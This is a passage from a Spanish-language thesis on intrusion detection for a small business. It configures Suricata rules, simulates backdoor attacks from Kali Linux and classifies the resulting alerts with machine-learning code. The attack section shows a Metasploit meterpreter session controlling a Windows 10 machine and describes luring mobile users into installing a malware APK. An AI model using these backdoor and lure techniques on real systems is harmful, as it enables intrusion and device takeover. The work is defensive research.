<input checked="" type="checkbox"/>	emerging-trojan.rules
<input checked="" type="checkbox"/>	emerging-user_agents.rules
<input checked="" type="checkbox"/>	emerging-voip.rules
<input checked="" type="checkbox"/>	emerging-web_client.rules
<input checked="" type="checkbox"/>	emerging-web_server.rules
<input checked="" type="checkbox"/>	emerging-web_specific_apps.rules
<input checked="" type="checkbox"/>	emerging-worm.rules

**Figura 30.** Configuración de detección de los tipos de ataque en el IDS Suricata. Información tomada directamente del autor. Elaborado por el autor.

<input checked="" type="checkbox"/>	emerging-games.rules
<input checked="" type="checkbox"/>	emerging-icmp.rules
<input checked="" type="checkbox"/>	emerging-icmp_info.rules
<input checked="" type="checkbox"/>	emerging-imap.rules
<input checked="" type="checkbox"/>	emerging-inappropriate.rules
<input checked="" type="checkbox"/>	emerging-info.rules
<input checked="" type="checkbox"/>	emerging-malware.rules
<input checked="" type="checkbox"/>	emerging-misc.rules
<input checked="" type="checkbox"/>	emerging-mobile_malware.rules
<input checked="" type="checkbox"/>	emerging-netbios.rules
<input checked="" type="checkbox"/>	emerging-p2p.rules
<input checked="" type="checkbox"/>	emerging-policy.rules
<input checked="" type="checkbox"/>	emerging-pop3.rules
<input checked="" type="checkbox"/>	emerging-rpc.rules
<input checked="" type="checkbox"/>	emerging-scada.rules
<input checked="" type="checkbox"/>	emerging-scan.rules
<input checked="" type="checkbox"/>	emerging-shellcode.rules
<input checked="" type="checkbox"/>	emerging-smtp.rules

**Figura 31.** Configuración de detección de los tipos de ataque en el IDS Suricata. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

## 4.2. Ataques a la red de la empresa Pyme

Para poner en marcha la propuesta del proyecto se necesitaba que el IDS Suricata registrará alerta de algún ataque a la red por ende se llevó a cabo la simulación de ataques a la red de la empresa pyme usando la herramienta Kali Linux que una vez realizado las respectiva configuraciones se procedió a realizar los ataques.

Puertas traseras o Backdoors: la función de este tipo de ataque es tomar el control de un terminal cliente en este caso se accedió a la computadora, en la figura 32 se muestra un ataque LAN con Backdoor donde se modifica la ruta del archivo virus a .bat.



**Figura 32.** Cambio de la Extensión del Archivo Virus. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

En este proceso se tiene alojado el virus en el escritorio de Windows y ya con esto se procede a activarlo para la toma de control del ordenador, tal como se muestra en la figura 33.



**Figura 33.** Virus alojado en el Escritorio de Windows. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth..

En este proceso se tiene el control del ordenador con sistema operativo Windows 10 desde la terminal de Kali Linux, tal como se demuestra en la figura 34.

```
msf exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > sysinfo
Computer      : OWNERSPC
OS            : Windows 10 (Build 18363).
Architecture : x64
System Language : es_ES
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > 
```

**Figura 34.** Control del sistema operativo Windows. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

Para el ataque WAN también se ejecutó ataques de puertas traseras, se procedió a realizar intrusiones en la red a dispositivos móviles conectados en dicha red propia de la empresa se envió documentos donde el usuario al abrir descargaba un archivo APK que continua malware, tal como se demuestra en la figura 35.



**Figura 35.** Ataque WAN. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

**4.3. Registro de alertas en el IDS Suricata**

Después de haber realizado el ataque de puerta trasera al sistema operativo Windows el IDS Suricata procede a detectar el ataque, tal como se demuestra en las figuras 36 y 37.

Alert Log View Settings

Instance to View

(LAN) LAN

Choose which instance alerts you want to inspect.

Save or Remove Logs

Download

All alert log files for selected interface will be downloaded

Clear

All log files will be cleared

Save Settings

Save

Save auto-refresh and view settings

☒ Refresh

Default is ON

250

Number of alerts to display. Default is 250

Alert Log View Filter

+

Last 250 Alert Entries. (Most recent entries are listed first)

Date	Pri	Proto	Class	Src	SPort	Dst	DPort	GID:SID	Description
02/06/2020 22:47:32	3	TCP	Generic Protocol Command Decode	192.168.1.20	4036	162.208.119.40	443	1:2210054	SURICATA STREAM excessive retransmissions

**Figura 36.** Alertas de Ataque LAN detectadas por el IDS Suricata. Información tomada directamente del autor. Elaborado por el autor.

Alert Log View Settings

Instance to View

(WAN) WAN

Choose which instance alerts you want to inspect.

Save or Remove Logs

Download

All alert log files for selected interface will be downloaded

Clear

All log files will be cleared

Save Settings

Save

Save auto-refresh and view settings

☒ Refresh

Default is ON

250

Number of alerts to display. Default is 250

Alert Log View Filter

+

Last 250 Alert Entries. (Most recent entries are listed first)

Date	Pri	Proto	Class	Src	SPort	Dst	DPort	GID:SID	Description
02/06/2020 22:47:32	3	TCP	Generic Protocol Command Decode	162.208.119.40	443	192.168.1.20	4036	1:2210054	SURICATA STREAM excessive retransmissions
01/17/2020	3	TCP	Generic Protocol Command	192.168.1.5	64632	192.168.1.0	130	1:2210046	SURICATA STREAM SHITDOWN RST invalid

**Figura 37.** Alertas de Ataque WAN detectadas por el IDS Suricata. Información tomada directamente del autor. Elaborado por el autor.

#### 4.4. Inserción de la Data

En este proceso se obtiene la data generada por el IDS Suricata después de realizar los ataques a la red, la data se la obtiene en un archivo de Excel con extensión CSV para después aplicar minería de datos y posteriormente los algoritmo de aprendizaje automático en la data generada, realizar el entrenamiento (Train) y prueba (Test) y poder predecir el tipo de ataque. Ver figura 38.

	B	C	E	G	I	K	L	N	O
304	16:50:48	1	TCP	Potential Corporate Privacy Violation	192.168.30.15	52457	17.253.53.208	80	140:26:00
305	16:49:33	1	TCP	Potential Corporate Privacy Violation	192.168.30.15	52457	17.253.53.208	80	140:26:00
306	16:48:38	1	TCP	Potential Corporate Privacy Violation	192.168.30.15	52457	17.253.53.208	80	140:26:00
307	16:47:28	1	TCP	Potential Corporate Privacy Violation	192.168.30.15	52457	17.253.53.208	80	140:26:00
308	16:46:18	1	TCP	Potential Corporate Privacy Violation	192.168.30.15	52457	17.253.53.208	80	140:26:00
309	16:45:13	1	TCP	Potential Corporate Privacy Violation	192.168.30.15	52457	17.253.53.208	80	140:26:00
310	16:44:09	1	TCP	Potential Corporate Privacy Violation	192.168.30.15	52457	17.253.53.208	80	140:26:00
311	16:43:03	1	TCP	Potential Corporate Privacy Violation	192.168.30.15	52457	17.253.53.208	80	140:26:00
312	19:43:03	1	UDP	A Network Trojan was Detected	181.199.39.181	1066	192.168.20.5	16464	1:31136
313	16:43:03	1	UDP	A Network Trojan was Detected	181.199.39.181	1066	192.168.20.5	16464	1:31136
314	16:43:03	1	UDP	A Network Trojan was Detected	181.199.39.181	1066	192.168.20.5	16464	1:31136
315	16:43:03	1	UDP	A Network Trojan was Detected	181.199.39.181	1066	192.168.20.5	16464	1:31136
316	16:43:03	1	UDP	A Network Trojan was Detected	181.199.39.181	1066	192.168.20.5	16464	1:31136
317	16:43:03	1	UDP	A Network Trojan was Detected	181.199.39.181	1066	192.168.20.5	16464	1:31136
318	16:43:03	1	UDP	A Network Trojan was Detected	181.199.39.181	1066	192.168.20.5	16464	1:31136
319	16:43:03	1	UDP	A Network Trojan was Detected	181.199.39.181	1066	192.168.20.5	16464	1:31136
320	16:43:03	1	UDP	A Network Trojan was Detected	181.199.39.181	1066	192.168.20.5	16464	1:31136
321	16:43:03	1	UDP	A Network Trojan was Detected	181.199.39.181	1066	192.168.20.5	16464	1:31136
322	16:43:03	1	UDP	A Network Trojan was Detected	181.199.39.181	1066	192.168.20.5	16464	1:31136
323	16:43:03	1	UDP	A Network Trojan was Detected	181.199.39.181	1066	192.168.20.5	16464	1:31136
324	16:43:03	1	UDP	A Network Trojan was Detected	181.199.39.181	1066	192.168.20.5	16464	1:31136
325	16:43:03	1	UDP	A Network Trojan was Detected	181.199.39.181	1066	192.168.20.5	16464	1:31136
326	16:43:03	1	UDP	A Network Trojan was Detected	181.199.39.181	1066	192.168.20.5	16464	1:31136
327	16:43:03	1	UDP	A Network Trojan was Detected	181.199.39.181	1066	192.168.20.5	16464	1:31136
328	16:43:03	1	UDP	A Network Trojan was Detected	181.199.39.181	1066	192.168.20.5	16464	1:31136

**Figura 38.** Inserción de la data en Excel Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

#### 4.5. Análisis de la data

Para analizar la data se empleará el aprendizaje automático basados en algoritmos para determinar el comportamiento que presenta los datos y así efectuar las predicciones de futuros ataques mediante el lenguaje de programación Python.

##### 4.5.1. Algoritmo K-Vecinos

El algoritmo K-Vecinos es un algoritmo supervisado que se basa en las características y etiquetas de los datos, este tipo de algoritmo predice tomando valores similares y cercanos a K, es decir, va depender de las instancias en que se encuentre los valores. A continuación en la figura 39, se muestra las librerías del algoritmo.

```
from scipy.spatial import distance_matrix #Libreria de distancia
import pandas as pd
import re
import sys
from operator import add
```

**Figura 39.** Librerías. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

Se procede a llamar el archivo GAlertas.csv en el algoritmo para el análisis de la data tal como se muestra en la figura 40, latin1 significa que si la data se encuentra con valores alfabéticos lo traducirá.

```
data = pd.read_csv('GAlertas.csv', sep=";", encoding='latin1')
data
```

**Figura 40.** Extraer el archivo GAlertas.CSV. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

Automáticamente como se puede observar en la figura 41, aparecerá la información que contiene el archivo GAlertas.csv.

	FECHA	HORA	PRI	PROT	CLASS	Src	Sport	Dst	Dport
0	02/06/2020	22:47:22	3	TCP	Generic Protocol Command Decode	162.208.119.40	4036	192.168.1.20	443
1	02/04/2020	18:45:42	3	TCP	Generic Protocol Command Decode	192.168.1.20	80	192.168.1.13	51354
2	02/04/2020	18:44:22	3	TCP	Generic Protocol Command Decode	192.168.1.20	80	192.168.1.13	51348
3	02/04/2020	18:43:22	3	TCP	Generic Protocol Command Decode	192.168.1.20	80	192.168.1.13	51343
4	02/04/2020	18:42:52	3	TCP	Generic Protocol Command Decode	192.168.1.20	80	192.168.1.13	51342
...	...	...	...	...	...	...	...	...	...
994	02/13/2020	1:22:03	3	TCP	Generic Protocol Command Decode	192.168.1.20	80	192.168.1.7	53941
995	02/13/2020	1:21:54	3	TCP	Generic Protocol Command Decode	192.168.1.20	80	192.168.1.7	53941
996	02/13/2020	1:20:39	3	TCP	Generic Protocol Command Decode	192.168.1.20	80	192.168.1.7	53941
997	02/13/2020	1:19:09	3	TCP	Generic Protocol Command Decode	192.168.1.20	80	192.168.1.7	53941
998	02/13/2020	1:18:39	3	TCP	Generic Protocol Command Decode	192.168.1.20	80	192.168.1.7	53941

999 rows x 9 columns

**Figura 41.** Set de datos K-vecinos. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

En la siguiente figura 42 el algoritmo detecta la categoría o la clase con tipo de datos específicos de columna.

```
data[['FECHA', 'PRI', 'PROT', 'CLASS', 'Src', 'Sport', 'Dst', 'Dport']] = data[['FECHA', 'PRI', 'PROT', 'CLASS', 'Src', 'Sport', 'Dst', 'Dport']].astype(int)
```

**Figura 42.** Categoría del algoritmo K-vecinos. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

El archivo GAlertas.csv se encuentra en formato Excel por ende el algoritmo para que entienda la data se la debe de limpiar pasando a valores numéricos, en este caso el algoritmo también puede limpiar y transformar la data con valores enteros tal como se muestra en las siguientes figura 43.

Quedando la data de la siguiente todo el set de datos paso a valores numéricos, los puertos de origen y destino quedan iguales por que son información numérica.



```
data
```

	FECHA	PRI	PROT	CLASS	Src	Sport	Dst	Dport
0	6	3	1	1	1	4036	1	443
1	4	3	1	1	2	80	2	51354
2	4	3	1	1	2	80	2	51348
3	4	3	1	1	2	80	2	51343
4	4	3	1	1	2	80	2	51342
...	...	...	...	...	...	...	...	...
994	13	3	1	1	2	80	8	53941
995	13	3	1	1	2	80	8	53941
996	13	3	1	1	2	80	8	53941
997	13	3	1	1	2	80	8	53941
998	13	3	1	1	2	80	8	53941

999 rows x 8 columns

**Figura 43.** Data generada por el algoritmo en valores numéricos. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

A continuación se muestra en la figura 44 un resumen estadísticos del set de datos mostrando en count que significa que hay 999 registros que corresponde a la data como también muestra la media, el mínimo, el máximo y la desviación estándar de los valores.

```
data.describe()
```

	FECHA	PRI	PROT	CLASS	Src	Sport	Dst	Dport
count	999.000000	999.000000	999.000000	999.000000	999.000000	999.000000	999.000000	999.000000
mean	10.429429	2.143143	1.289289	2.093093	3.599600	12424.236236	5.674675	31622.512513
std	4.771405	0.911148	0.453660	1.174351	1.646591	22702.520673	2.133629	23405.575938
min	2.000000	1.000000	1.000000	1.000000	1.000000	80.000000	1.000000	80.000000
25%	4.000000	1.000000	1.000000	1.000000	2.000000	80.000000	5.000000	16464.000000
50%	12.000000	2.000000	1.000000	2.000000	4.000000	1066.000000	6.000000	16464.000000
75%	13.000000	3.000000	2.000000	3.000000	5.000000	1066.000000	7.500000	54591.500000
max	17.000000	3.000000	2.000000	4.000000	6.000000	64632.000000	8.000000	64726.000000

**Figura 44.** Valores estadísticos. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

Se escribe la función data que es donde están los registro del set de datos y se crea un nueva data llamada data2 para tener como respaldo tal como se muestra en la figura 45, al seleccionar **X** y **Y** se está haciendo referencia que categorías o clase va corresponder a estas variables.



```
data2 = data

y = data['CLASS'].values

X = data[['FECHA', 'PRI', 'Src', 'Sport', 'Dst', 'Dport', 'PROT']]#
```

**Figura 45.** Valores para X y Y del algoritmo K-vecinos. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

A continuación se mostrara la clasificación importando el algoritmo K-Vecinos se importa el entrenamiento (Train) y prueba (Test) al conjunto de datos como también se importaran la matriz de confusión, el clasificador de reporte y el rango como se muestra en la figura 46.

```
from sklearn.model_selection import train_test_split
from sklearn.preprocessing import MinMaxScaler
from sklearn.neighbors import KNeighborsClassifier
from sklearn.metrics import classification_report
from sklearn.metrics import confusion_matrix
import numpy as np
from sklearn import preprocessing, neighbors
import pandas as pd
```

**Figura 46.** Librerías para la clasificación del algoritmo K-vecinos. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

A continuación se elige los vecinos en este caso por defecto es 5. También se puede observar el entrenamiento de la data y que son las etiquetas correspondientes a la categoría class que es lo que se va a predecir obteniendo 1, 2, 3 y 4 que son de las 4 tipos de clases que detecte el IDS, ver figura 47.

```
n_neighbours = 5

tren_y

matriz ([3, 4, 4, 3, 3, 3, 4, 3, 1, 1, 4, 1, 3, 4, 4, 1, 1, 1, 1, 3, 4, 3,
1, 3, 1, 1, 1, 1, 4, 3, 1, 4, 1, 1, 1, 1, 3, 1, 1, 4, 3, 1, 3, 1,
1, 1, 3, 3, 4, 1, 3, 3, 1, 1, 4, 1, 1, 4, 1, 1, 3, 1, 2, 3, 4, 1,
1, 1, 1, 3, 3, 3, 2, 3, 3, 3, 2, 1, 1, 4, 3, 1, 2, 1, 3, 2, 2, 1,
1, 1, 1, 1, 1, 1, 1, 4, 1, 1, 4, 4, 2, 3, 1, 1, 3, 3, 1, 4, 1, 4,
1, 4, 1, 2, 3, 4, 1, 3, 1, 1, 3, 1, 3, 3, 1, 1, 4, 3, 4, 1, 4, 3,
3, 1, 1, 3, 1, 3, 1, 3, 1, 1, 3, 3, 4, 1, 4, 4, 1, 1, 1, 2, 1, 1,
1, 1, 1, 3, 4, 4, 1, 1, 4, 3, 4, 1, 4, 1, 1, 3, 3, 1, 1, 3, 1, 3,
3, 1, 3, 3, 1, 2, 1, 1, 1, 2, 2, 4, 4, 4, 1, 1, 3, 1, 1, 1, 3, 1,
1, 1, 4, 1, 3, 1, 1, 3, 1, 1, 4, 4, 2, 1, 1, 1, 3, 1, 1, 1, 1,
1, 3, 3, 4, 1, 1, 1, 1, 3, 3, 1, 4, 3, 2, 3, 1, 4, 3, 1, 3, 3,
4, 2, 1, 1, 1, 1, 3, 1, 1, 3, 1, 3, 3, 1, 3, 2, 1, 1, 1, 1, 1, 1,
1, 3, 4, 1, 3, 1, 1, 2, 1, 1, 3, 1, 3, 1, 3, 1, 1, 1, 4, 3, 3, 3,
3, 3, 3, 1, 3, 4, 1, 1, 3, 3, 3, 1, 1])
```

**Figura 47.** Elección del vecino y muestra de las etiquetas en Y. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth

En la siguiente figura 48 se muestra como clasificar el set de datos usando el algoritmo K-Vecinos, se utilizara el Acuuray (precisión) del algoritmo para conocer el rendimiento del mismo, con el entrenamiento (Train) y prueba (Test) se obtuvo el valor óptimo de 1.

```
print('Accuracy of K-NN classifier on training set: {:.2f}'
      .format(clf.score(X_train, y_train)))
print('Accuracy of K-NN classifier on test set: {:.2f}'
      .format(clf.score(X_test, y_test)))
```

Accuracy of K-NN classifier on training set: 1.00  
Accuracy of K-NN classifier on test set: 1.00

**Figura 48.** Accuray del algoritmo K-Vecinos. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

Pero existen otras métricas de rendimiento para deducir que tan bueno es el algoritmo. Por medio de la Matriz de Confusión se verifica el desempeño del algoritmo mostrando los aciertos y fallos de la prueba (Test) como se muestra en la figura 49, dando como resultado la ponderación de la precisión 100%, recall es el 100% permite encontrar mediante clasificación todas las muestras que sean positivas, f1-score da 100% es un valor promedio.

```
pred = clf.predict(X_test)
print(confusion_matrix(y_test, pred))
print(classification_report(y_test, pred))
```

```
[[343  3  0  0]
 [ 0 47  0  0]
 [ 0  0 203  0]
 [ 0  0  0 104]]
```

	precision	recall	f1-score	support
1	1.00	0.99	1.00	346
2	0.94	1.00	0.97	47
3	1.00	1.00	1.00	203
4	1.00	1.00	1.00	104
accuracy			1.00	700
macro avg	0.98	1.00	0.99	700
weighted avg	1.00	1.00	1.00	700

**Figura 49.** Matriz de confusión del algoritmo K-vecinos. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

A continuación en la figura 50 se muestra un mensaje en pantalla para verificar cuantos registros tenemos y se verifica que hay 999 con 7 categorías. Posteriormente se muestra otra vez en pantalla los registros con 299 que corresponde al entrenamiento y para prueba son 700.

```
print(X.shape)
print(y.shape)

(999, 7)
(999,)

print(y_train.shape)
print(y_test.shape)

(299,)
(700,)
```

**Figura 50.** Mensaje en pantalla. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth,

Para verificar que tan bien aprendió el algoritmo utilizando otra métrica llamada score se evidencia que se obtuvo el 99% como se muestra en la figura 51.

```
knn = KNeighborsClassifier(n_neighbors=5)
knn.fit(X_train, y_train)
y_pred = knn.predict(X_test)
print(metrics.accuracy_score(y_test, y_pred))

0.9957142857142857
```

**Figura 51.** Score K-Vecinos. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

Por ultimo si desea conocer que clasificación pertenece las siguientes etiquetas insertamos la función predict que nos predicará que tipo de clase atacara como se muestra en la figura 52, la predicción pertenece al registro 3.

```
sample_measure = np.array([4,2,1,1,1,2,3])#datos

sample_measure = sample_measure.reshape(1,-1)# L

predict = clf.predict(sample_measure)

predict# aqui vemos cual clasifica

array([3])
```

**Figura 52.** Predicción del algoritmo K-Vecinos. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

#### 4.5.2 Algoritmo Clustering-Afinidad de propagación

El algoritmo afinidad de propagación pertenece al grupo de aprendizaje no supervisado que se basa en las características de los datos más no en las etiquetas, es decir que por medio de las características los datos se agruparan en clúster tomando similitudes entre ellas

mediante la afinidad. El uso de este algoritmo es agrupar los datos similares en un mismo clúster permitiendo identificar patrones.


En la siguiente figura 53 se muestra  $X$  y  $Y$  que corresponde a cada variable tomando a la variable class como  $Y$  y  $X$  a las demás variables.

```
frame = data.columns.values.tolist()[1:]#
Y = data["CLASS"]
X = data[['FECHA', 'PROT', 'PRI', 'Src', 'Sport', 'Dst', 'Dport']]
```

**Figura 53.** Valores  $X$  y  $Y$  con el algoritmo de Afinidad de Propagación. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

En la siguiente figura 54 se muestra un gráfico en 3D indicando las agrupaciones de las clases con respecto a tres variables para determinar si el set de datos tiene patrones.

```
fig = plt.figure()#crear una figura vacia
ax = fig.add_subplot(111, projection="3d")#crear los datos a añadir o los ejes
ax.scatter(xs = data["CLASS"], ys = data["Dport"], zs = data["FECHA"])#
<mpl_toolkits.mplot3d.art3d.Path3DCollection at 0xf8a9508>
```




**Figura 54.** Clasificación de tres variables en 3D del algoritmo Afinidad de Propagación. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

En el siguiente gráfico de la figura 55 ya se ha importado la librería Afinidad de Propagación que permite determinar grupos definidos como se muestra el gráfico de dispersión obtenido por el algoritmo que agrupo el set de datos con los coordenados de  $X$  y  $Y$ .

```
import matplotlib.pyplot as plt
from itertools import cycle

plt.scatter(X[:,0], X[:,1], c=labels, s = 5, cmap = "autumn")

<matplotlib.collections.PathCollection at 0xf96e308>
```



**Figura 55.** Grafica del conjunto de datos del algoritmo Afinidad de Propagación. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

A continuación se muestra en la figura 56 indica la división de los sets de datos en entrenamiento (Train) y prueba (Test), como también la utilización del algoritmo anterior K-Vecinos para determinar los valores de precisión.

```
from sklearn.model_selection import train_test_split
from sklearn.preprocessing import MinMaxScaler
from sklearn.neighbors import KNeighborsClassifier
from sklearn.metrics import classification_report
from sklearn.metrics import confusion_matrix
```

**Figura 56.** Entrenamiento (Train) y prueba (Test) del algoritmo de Afinidad de Propagación. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

En la siguiente figura 57 se importa el algoritmo K-Vecinos para determinar EL Accuracy (precisión) del set de entrenamiento (Train) y de prueba (Test). La precisión de entrenamiento de los datos es de 60% y de la prueba es de 43% lo que indica que está muy lejos de llegar 1 cuando se aproxima o se llega a este valor significa que es una solución óptima.

```
n_neighbors = 7

knn = KNeighborsClassifier(n_neighbors)
knn.fit(X_train, y_train)
print('Accuracy of K-NN classifier on training set: {:.2f}'
      .format(knn.score(X_train, y_train)))
print('Accuracy of K-NN classifier on test set: {:.2f}'
      .format(knn.score(X_test, y_test)))

Accuracy of K-NN classifier on training set: 0.60
Accuracy of K-NN classifier on test set: 0.43
```

**Figura 57.** Accuray del algoritmo de Afinidad de Propagación. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth

En la figura 58 se muestra la precisión del algoritmo con la matriz confusión que muestra de los aciertos y fallos que tiene el conjunto de datos. Se obtiene una puntuación en precisión del 39%.

```
In [160]: pred = knn.predict(X_test)
print(confusion_matrix(y_test, pred))
print(classification_report(y_test, pred))
```

```
[[34  6 57]
 [15  1 20]
 [39  5 73]]
```

	precision	recall	f1-score	support
1	0.39	0.35	0.37	97
2	0.08	0.03	0.04	36
3	0.49	0.62	0.55	117
accuracy			0.43	250
macro avg	0.32	0.33	0.32	250
weighted avg	0.39	0.43	0.40	250

**Figura 58.** Matriz de confusión del algoritmo de Afinidad de Propagación. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

A continuación se presenta el entrenamiento (Train) del set de datos tal como se muestra en la figura 59.

```
X_train
array([[8.60449491e-01, 7.79829003e-01, 1.62479112e-01, ...,
        1.79367486e-05, 2.37065757e-01, 9.81919256e-01],
       [9.39516735e-01, 8.50199569e-01, 5.43679517e-01, ...,
        1.29198320e-05, 1.42793651e-01, 7.78539989e-01],
       [6.39176112e-01, 1.41282732e-01, 4.82451862e-01, ...,
        1.53002768e-02, 6.46889552e-01, 2.53445532e-01],
       ...,
       [6.56135859e-02, 4.05080806e-01, 3.91309259e-01, ...,
        8.70887345e-01, 8.21052478e-01, 5.63402335e-03],
       [6.92921685e-01, 5.80040036e-01, 3.70909316e-01, ...,
        3.48504372e-05, 9.26300880e-01, 8.50068941e-01],
       [1.82162813e-01, 9.17374276e-01, 4.63035900e-01, ...,
        2.52318098e-05, 1.18888497e-01, 7.79804721e-01]])
```

**Figura 59.** Entrenamiento (Train) del set de datos del algoritmo de Afinidad de Propagación. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

El número de agrupaciones que arrojo el algoritmo con respecto a la data es de 130 clúster como se muestra en la figura 60.

```
cluster_center_ids = af.cluster_centers_indices_


labels = af.labels_

n_clust = len(cluster_center_ids)
n_clust
```

```
130
```

**Figura 60.** Numero de clúster. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

En la siguiente figura 61 se obtiene la figura que muestra un agrupamiento de 130 y con una segmentación de 6 que se determinó por la afinidad que existen entre los registros del set de datos.



**Figura 61.** Grafica del algoritmo de Afinidad-Clúster. Información tomada directamente del autor.  
Elaborada Banchón Heleno Dayanna Lizbeth.

#### 4.5.3. Algoritmo de Árbol de decisión

El algoritmo de árbol de decisión es un algoritmo supervisado muy utilizado en el aprendizaje automático debido que ayuda a predecir por medio de las reglas de decisión según las características que posee el conjunto de datos.

Una vez pasado el set de datos al algoritmo para transformarla y limpiarla se asigna lo siguiente. En la figura 62 se muestra la variable class con sus distintos valores presentes en las columnas, colnames obtiene las 6 primeras variables como predictor y la última se denomina target que es la variable objetivo.

```
data.CLASS.unique()
array([1., 2., 3., 4.])

colnames = data.columns.values.tolist()
predictors = colnames[:4]
target = colnames[4]
```

**Figura 62.** Variable objetivo del algoritmo Árbol de Decisión. Información tomada directamente del autor.  
Elaborada Banchón Heleno Dayanna Lizbeth.


En la siguiente figura 63 obtiene **X** y **Y** para las categorías, en la función data se fabrica la columna de entrenamiento (Train) un 75% y el 25% para prueba (Test) como se observa en el gráfico y así evaluar la precisión del algoritmo.

```
data["is_train"] = np.random.uniform(0,1, len(data))<=0.75 #fabricar
Lidar
```

```
X = data[['PRI','Src','Sport','Dst','Dport','PROT']]#
y = data["is_train"].values
```

```
plt.hist(data.is_train)# grafica que demuestra el 25 para validacion
```

```
(array([248., 0., 0., 0., 0., 0., 0., 0., 0., 751.]),
 array([0., 0.1, 0.2, 0.3, 0.4, 0.5, 0.6, 0.7, 0.8, 0.9, 1. ]),
 <a list of 10 Patch objects>)
```



**Figura 63.** Entrenamiento (Train) y prueba (Test) del algoritmo Árbol de Decisión. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

Después se importan la librería DecisionTreeClassifier para comenzar a trabajar con el árbol y a su vez también a Train y Test para la división del conjunto de datos tal como se muestra en la figura 64. Los parámetros siguientes son por default: entropy son las entradas categóricas, min\_samples\_split es la cantidad mínima de muestra de un nodo, min\_samples\_leaf es la cantidad mínima que tiene una hoja al final, max\_depth es la profundidad máxima del árbol y max\_leaf\_nodes es el número máximo de nodos finales.

```
from sklearn.tree import DecisionTreeClassifier
from sklearn.model_selection import train_test_split
from sklearn.preprocessing import MinMaxScaler
```

```
: tree = DecisionTreeClassifier(criterion="entropy", min_samples_split=20, random_state=99)
